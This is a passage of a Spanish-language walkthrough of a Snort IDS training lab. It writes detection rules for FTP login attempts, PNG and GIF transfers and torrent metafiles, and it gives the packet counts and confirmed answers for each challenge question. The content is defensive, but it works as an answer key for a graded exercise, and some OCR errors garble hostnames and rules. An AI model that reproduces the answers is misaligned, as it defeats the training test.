Write a **single** rule to detect "**all TCP port 21**" traffic in the given pcap.

What is the number of detected packets?

Answer format: ***


 Submit  Hint

Ilustración 30-Pregunta 1 Reto 2

Snort Challenge - The Basics

Sabiendo esto, escribiremos la siguiente regla, dicha regla captura todo el tráfico TCP que pasa por el puerto 21

```
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any 21 (msg:"TCP traffic on port 21 (FTP)"; sid:1000003; rev:1;)
```

Ilustración 31-regla pregunta 1 reto 2

Pregunta 2 Reto 2

Ahora nos enfrentamos a la siguiente pregunta.

Tendremos que investigar el archivo log generado en la primera pregunta, para responder esta

Nos tendremos que fijar en que servicio de FTP es el estamos investigando




Ilustración 32-Pregunta 2 Reto 2

Para que la visualización del archivo sea más ordenada, usaremos el comando “strings”, el cual nos permitirá ver la información del archivo en líneas.

Como observamos, en la primera línea nos aparecerá la respuesta a la pregunta.

```
laptop:~ 10:10:150: ~$ ./Desktop/C...cise-Files/TASK-3 (FTP)$ sudo strings snort.log.1759423873
1220 Microsoft FTP Service
AKTH
AKK1
~220 Microsoft FTP Service
AK[g
220 Microsoft FTP Service
```

Ilustración 33-Servicio de FTP

Y podemos certificar que es la respuesta correcta




Ilustración 34-Respuesta 2 Reto 2

Pregunta 3 Reto 2

En la siguiente pregunta, se nos pide que fijemos una regla que detecte los intentos fallidos de login dentro del FTP

*Es bueno que comentes o elimines la regla anterior, para que sea la nueva la se aplique.

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?

Answer format: **

Ilustración 35-Pregunta 3 Reto 2

Escribiremos la siguiente reglas, para conseguir el objetivo

```
GNU nano 4.8                               local.rules                         Modified
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert tcp any any <=> any 21 (msg:"TCP traffic on port 21 (FTP)"; sid:1000003; rev:1;
alert tcp any 21 -> any any (msg:"FTP Login Failed - 530 detected"; content:"530"; sid:1000004; rev:1;)
```

Ilustración 36-Regla Fallo de login

Snort Challenge - The Basics

Investigando el archivo .pcap con el siguiente comando:

“***sudo snort -c local.rules -A full -I . -r ftp-png-gif.pcap***”, podremos saber la respuesta y podemos ver que son 41 fallos de login dentro del FTP

```
Action Stats:  
  Alerts: 41 ( 9.739%)  
  Logged: 41 ( 9.739%)  
  Passed: 0 ( 0.000%)  
  
Limits:  
  Match: 0  
  Queue: 0  
  Log: 0  
  Event: 0  
  Alert: 0  
  
Verdicts:  
  Allow: 421 (100.000%)  
  Block: 0 ( 0.000%)  
  Replace: 0 ( 0.000%)  
  Whitelist: 0 ( 0.000%)  
  Blacklist: 0 ( 0.000%)  
  Ignore: 0 ( 0.000%)  
  Retry: 0 ( 0.000%)
```

Ilustración 37-Números de fallos de login

Y asi podemos contestar la pregunta

What is the number of detected packets?

41

✓ Correct Answer ⚡ Hint

Ilustración 38- Respuesta 3 Pregunta 2

Pregunta 4 Reto 2

En esta pregunta, tendremos que escribir una regla para captura los logins existosos.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

Answer format: *

Ilustración 39-Pregunta 4 Reto 2

Escribimos la siguiente regla

```
#alert tcp any any <=> any 21 (msg:"TCP traffic on port 21 (FTP)"; sid:1000003; rev:1;)
#alert tcp any 21 -> any any (msg:"FTP Login Failed - 530 detected"; content:"530"; sid:1000004; rev:1;)
alert tcp any 21 -> any any (msg:"FTP Login Successful - 230 code detected"; content:"230"; sid:1000005; rev:1;)■
```

Ilustración 40-Regla Logins existosos

Si con esta regla investigamos el archivo .pcap, podemos ver que son “1” los logins existosos al FTP.

```
=====
Action Stats:
  ► Alerts:          1 ( 0.238%)
  ► Logged:          1 ( 0.238%)
  ► Passed:          0 ( 0.000%)
Limits:
  Match:            0
  Queue:            0
  Log:               0
  Event:             0
  Alert:              0
Verdicts:
  Allow:            421 (100.000%)
  Block:             0 ( 0.000%)
  Replace:           0 ( 0.000%)
  Whitelist:         0 ( 0.000%)
  Blacklist:          0 ( 0.000%)
  Ignore:             0 ( 0.000%)
  Retry:              0 ( 0.000%)
=====
```

Ilustración 41-Login existosos

Y podemos comprobar que la respuesta es la correcta

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

1

✓ Correct Answer

💡 Hint

Ilustración 42-Respuesta 4 Reto 2

Pregunta 5 Reto 2

La pregunta que sigue es esta: “Escribe una regla para detectar intentos de inicio de sesión FTP con un nombre de usuario válido pero sin que se haya ingresado la contraseña todavía”

Deactivate, comment on the star panel

Write a rule to detect FTP login attempts with a valid username but no password entered yet.

What is the number of detected packets?

Answer format: **

✍ Submit

💡 Hint

Ilustración 43-Pregunta 5 Reto 2

Escribiremos la regla

```
#alert tcp any 21 -> any any (msg:"FTP Login Successful - 230 code detected"; content:"230"; sid:1000005; rev:1;)
alert tcp any any -> any 21 (msg:"FTP login attempt: USER sent without PASS"; content:"USER "; nocase; sid:1000006; r#)
```

Ilustración 44-Reglas login sin contraseña

Si investigamos el archivo, podemos ver que son “42” los intentos de login

```
=====
Action Stats:
  Alerts:          42 ( 9.976%)
  Logged:          42 ( 9.976%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:            0
Verdicts:
  Allow:           421 (100.000%)
  Block:            0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:        0 ( 0.000%)
  Ignore:           0 ( 0.000%)
  Retry:             0 ( 0.000%)
```

Ilustración 45-Intentos de login con contraseña

Y la respuesta es la correcta




Ilustración 46-Respuesta 5 Reto 2

Pregunta 6 Reto 2

En esta pregunta se nos pregunta lo siguiente: : “Escribe una regla para detectar intentos de inicio de sesión FTP con el usuario Administrador pero sin que se haya ingresado la contraseña todavía”

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect "Administrator" username but no password entered yet.

What is the number of detected packets?

Answer format: *

Ilustración 47-Pregunta 6 Reto 2

Escribimos la regla y analizamos él .pcap

```
#alert tcp any 21 -> any any (msg:"FTP Login Failed - 530 detected"; content:"530"; sid:1000004; rev:1;)
#alert tcp any 21 -> any any (msg:"FTP Login Successful - 230 code detected"; content:"230"; sid:1000005; rev:1;)
#alert tcp any any -> any 21 (msg:"FTP login attempt: USER sent without PASS"; content:"USER "; nocase; sid:1000006; rev:1;)
alert tcp any any -> any 21 (msg:"FTP login attempt with username 'Administrator'"; content:"USER Administrator"; nocase; sid:1000007; rev:1;)
```

Ilustración 48-Regla Administrador sin contraseña

Snort Challenge - The Basics

Investigando el archivo podemos ver que son 7 los logins existosos sin contraseña del usuario Administrador

```
=====
Action Stats:
  Alerts:          7 ( 1.663%)
  Logged:          7 ( 1.663%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:           421 (100.000%)
  Block:            0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:         0 ( 0.000%)
  Ignore:            0 ( 0.000%)
  Retry:             0 ( 0.000%)
=====
```

Ilustración 49-Logins existosos

Y la respuesta correcta es "7".

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with the "Administrator" username but no password entered yet.

What is the number of detected packets?

7

✓ Correct Answer

💡 Hint

Ilustración 50-Respuesta 6 Reto 2

Conclusión Reto 2

En esta segunda parte, el análisis del tráfico FTP se puso en marcha empleando Snort; y, claro, los archivos de registros fueron estudiados a fondo, para identificar y entender las interacciones de este protocolo. ¡Vaya! Así se ha logrado familiarizarse con la detección de eventos FTP y el uso de reglas ad hoc para monitorear el tráfico de forma efectiva.

3º Reto Analizando PNG's

En este apartado analizaremos archivos **PNG(Portable Network Graphics)**

Pregunta 1 Reto 3

En este primera pregunta, investigaremos el software incrustado utilizado.

Navigate to the task folder.

Use the given pcap file.


Write a rule to detect the PNG file in the given pcap.

Investigate the logs and identify the software name embedded in the packet.

Answer format: ***** *****

Ilustración 51- Pregunta 1 Reto 3

Primero como siempre pondremos la regla necesaria, para el trabajo



The screenshot shows a terminal window titled "ubuntu@ip-10-10-133-150: ~/Desktop/Exercise-Files/TASK-4 (PNG)". The window contains a nano text editor with the file "local.rules". The content of the file is as follows:

```
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert icmp any any <-> any any (msg: "ICMP Packet Found"; sid: 100001; rev:1;)
alert tcp any any -> any any (msg:"PNG file detected in traffic"; content:"|89 50 4E 47 0D 0A 1A 0A|"; depth:8; sid:1000;
```

Ilustración 52-Regla PNG

Snort Challenge - The Basics

Despues de haber escrito la regla necesaria, usaremos este comando “***sudo strings ftp-png-gif.pcap***”, para extraer de forma legible información que pueda estar dentro del archivo pcap.

Si leemos detenidamente, nos damos cuenta de que, se atisba el nombre de un programa **“Adobe Image Reday”**, deducimos asi, que este es el programa que se uso.

```
Commencing packet processing (pid=2525)
WARNING: No preprocessors configured for policy 0.
1/05-20:15:59.817928 176.255.203.40:80 -> 192.168.47.171:2732
[P TTL:128 TOS:0x0 ID:63105 IpLen:20 DgmLen:1174
[*AP*] Seq: 0x3D2348B0 Ack: 0x8C8DF67F Win: 0xAF0 TcpLen: 20
0x0000: 00 0C 29 1D B3 B1 00 50 56 FD 2F 16 08 00 45 00 ..)....PV./..E.
0x0010: 04 96 F6 81 00 00 80 06 D3 64 B0 FF CB 28 C0 A8 .....d.(..
0x0020: 2F AB 00 50 0A AC 3D 23 48 B0 8C 8D F6 7F 50 18 /..P..=#H....P.
0x0030: FA F0 F9 DD 00 00 89 50 4E 47 0D 0A 1A 0A 00 00 .....PNG.....
0x0040: 00 0D 49 48 44 52 00 00 01 E0 00 00 01 E0 08 06 ..IHDR.....
0x0050: 00 00 00 7D D4 BE 95 00 00 00 19 74 45 58 74 53 ...}.....tExts
0x0060: 6F 66 74 77 61 72 65 00 41 64 6F 62 65 20 49 6D oftware.Adobe Im
0x0070: 61 67 65 52 65 61 64 79 71 C9 65 3C 00 00 16 2E ageReadyq.e<...
0x0080: 49 44 41 54 78 DA EC DD 7F 88 65 57 61 07 F0 97 IDATx....ewA...
0x0090: 49 08 08 82 49 20 10 B2 AE 28 0D 91 34 BB 58 I...I ....(..4.X
0x00A0: 5A 84 94 24 85 40 4A A4 71 4B C5 D2 62 4D F0 0F Z.$@.qK..bM..
0x00B0: A9 34 98 08 85 8A 85 D9 15 84 D2 52 B2 4B 0B 52 .4.....R.K.R
0x00C0: B1 64 53 A9 34 54 BA 89 18 2A 95 66 B3 18 2A 15 .dS.4T.*.f.*.
0x00D0: 65 13 82 A1 42 60 12 69 59 51 DA 64 41 08 08 32 e...B .iiQ.dA..2
0x00E0: 3B 85 80 80 80 80 80 80 80 80 80 80 80 80 80 80
```

Ilustración 53-Programa Usado.

Vamos a la pregunta y vemos, que efectivamente ese era la respuesta que buscábamos.

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

Investigate the logs and identify the software name embedded in the packet.

Adobe ImageReady

✓ Correct Answer

Ilustración 54-Respuesta 1 Reto 3

Pregunta 2 Reto 3

En esta pregunta, nos pide escribamos una nueva regla para investigar los logs en busca del forma embebido de la imagen dentro del paquete.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect the GIF file in the given pcap.

Investigate the logs and identify the image format embedded in the packet.

Answer format: *****

Ilustración 55-Pregunta 2 Reto 3

Escribiremos las reglas necesarias para realizar la tarea que nos pide

```
alert tcp any any -> any any (msg:"GIF file detected"; content:"GIF87a"; nocase; sid:1000001; rev:1;)  
alert tcp any any -> any any (msg:"GIF file detected"; content:"GIF89a"; nocase; sid:1000002; rev:1;)
```

Ilustración 56-Regla forma embebido

Usaremos el mismo comando que usamos en la pregunta anterior junto al archivo log.

Nos damos cuenta de que el formato es “**GIF89a**”.

```
Commencing packet processing (pid=2708)  
WARNING: No preprocessors configured for policy 0.  
01/05-20:15:46.525001 77.72.118.168:80 -> 192.168.47.171:2738  
TCP TTL:128 TOS:0x0 ID:63078 IpLen:20 DgmLen:83  
***AP***F Seq: 0x11976E7A Ack: 0xC8BE2DE7 Win: 0xFAF0 TcpLen: 20  
0x0000: 00 0C 29 1D B3 B1 00 50 56 FD 2F 16 08 00 45 00 ..)....PV./...E.  
0x0010: 00 53 F6 66 00 00 80 06 8F FA 4D 48 76 A8 C0 A8 .S.f.....MHv...  
0x0020: 2F AB 00 50 0A B2 11 97 6E 7A C8 BE 2D E7 50 19 / .P....nz...-P.  
0x0030: FA F0 FA 37 00 00 47 49 46 38 39 61 01 00 01 00 . .7..GIF89a....  
0x0040: 80 00 00 FF FF FF 00 00 00 21 F9 04 01 00 00 00 . ....!....  
0x0050: 00 2C 00 00 00 00 01 00 01 00 00 02 02 44 01 00 . ,.....D..  
0x0060: 3B ;  
=====
```

Ilustración 57-Formato embebido

Una vez sepamos la respuesta, iremos a la pregunta del reto y confirmaremos que es la respuesta correcta.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect the GIF file in the given pcap.

Investigate the logs and identify the image format embedded in the packet.

GIF89a

✓ Correct Answer

✗ Hint

Ilustración 58-Respuesta 2 Reto 3

Conclusión Reto 3

El análisis permitió identificar con claridad la transferencia del archivo PNG dentro del tráfico capturado y verificar que las reglas configuradas detectan este tipo de contenido. Esto contribuye a comprender mejor el comportamiento del archivo en la red y a validar la eficacia del sistema de monitoreo.

4º Reto Analizando archivos Torrent

En este reto trabajaremos con archivos torrents.

Pregunta 1 Reto 4

En esta pregunta, se nos pide que averigüemos, mediante una regla de paquetes detectados.

Task 5 Writing IDS Rules (Torrent Metafile)

Let's create IDS Rules for torrent metafiles in the traffic!

Answer the questions below

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

What is the number of detected packets?


Answer format: *

Submit Hint

Ilustración 59-Pregunta 1 Reto 4

Para ello escribiremos la siguiente regla


Snort Challenge - The Basics



```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)
File Edit View Search Terminal Help
GNU nano 4.8                               local.rules                         Modified
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any <> any any (content:".torrent";sid:1000001;)
```

Ilustración 60-Regla Paquetes detectados

Escribimos este comando, que servirá para crear un archivo de log del documento pcap, para poder responder la pregunta actual y las siguientes.



```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)
File Edit View Search Terminal Help
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ sudo snort -c local.rules -A full -l . -r torrent.pcap
```

Ilustración 61-Comando de snort

Snort Challenge - The Basics

Cuando ejecutamos el comando se nos presenta un resumen del paquetes, si bajamos hasta el final podremos ver el número de paquetes detectados, que en este caso son “2”.

```
=====
Action Stats:
  Alerts:          2 ( 3.571%)
  Logged:          2 ( 3.571%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:           56 (100.000%)
  Block:            0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:         0 ( 0.000%)
  Ignore:            0 ( 0.000%)
  Retry:             0 ( 0.000%)
=====
Snort exiting
```

Ilustración 62-Número de paquetes.

Y podemos ver que efectivamente esa era la respuesta.

Navigate to the task folder.
Use the given pcap file.
Write a rule to detect the torrent metafile in the given pcap.
What is the number of detected packets?

 ✓ Correct Answer ?

Ilustración 63-Respuesta 1 Reto 4

Pregunta 2 Reto 4

En esta pregunta se nos pide, cual es la aplicación desde la cual se han descargado los torrents.




Ilustración 64-Pregunta 2 Reto 4

Gracias al archivo de logs, que conseguimos en la anterior pregunta y gracias al comando strings podremos contestar a esta pregunta.

De esta forma sabemos que la aplicación es “**bittorrent**”.

A screenshot of a terminal window titled "ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)". The window shows the command "sudo strings snort.log.1759502173" being run. The output of the command is displayed, highlighting several lines of text that include the word "Accept: application/x-bittorrent". The terminal window has a blue header bar and a black background for the code area.

```
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ sudo strings snort.log.1759502173
alert local.rules snort.log.1759502173 torrent.pcap
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ GET /announce?info_hash=%01d%FE%7E%F1%10%5C%WvAp%ED%F6%03%C4%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%
S&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1&event=started HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
GET /announce?info_hash=%01d%FE%7E%F1%10%5C%WvAp%ED%F6%03%C4%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%
S&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1 HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$
```

Ilustración 65-logs Torrent

Snort Challenge - The Basics

Vemos que la respuesta es la correcta.

What is the name of the torrent application?

 ✓ Correct Answer

Ilustración 66-Respuesta 2 Reto 4

Pregunta 3 Reto 4

En esta ocasión se nos presenta la siguiente pregunta

“¿Cuál es el nombre de host del metarchivo (metafile) del torrent?”

Investigate the log/alarm files.

What is the hostname of the torrent metafile?

Answer format: *****.*.*****.*.*****


 Submit

Ilustración 67-Pregunta 3 Reto 4

Para saber la respuesta, solo tenemos que investigar el archivo de log que ya teníamos

Si nos seguimos, en el apartado de “Host”, tendremos la respuesta:

“**tracker2.torrentboxx.com:2710**”



```
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)
File Edit View Search Terminal Help
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ ls
alert local.rules snort.log.1759502173 torrent.pcap
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ sudo strings snort.log.1759502173
GET /announce?info_hash=%01d%FE%7E%F1%10%5CwvAp%ED%F6%03%C4%9%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%
5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1&event=started HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentboxx.com:2710
Connection: Keep-Alive
GET /announce?info_hash=%01d%FE%7E%F1%10%5CwvAp%ED%F6%03%C4%9%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%
5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1 HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
user-Agent: RAZA 2.1.0.0
Host: tracker2.torrentboxx.com:2710
Connection: Keep-Alive
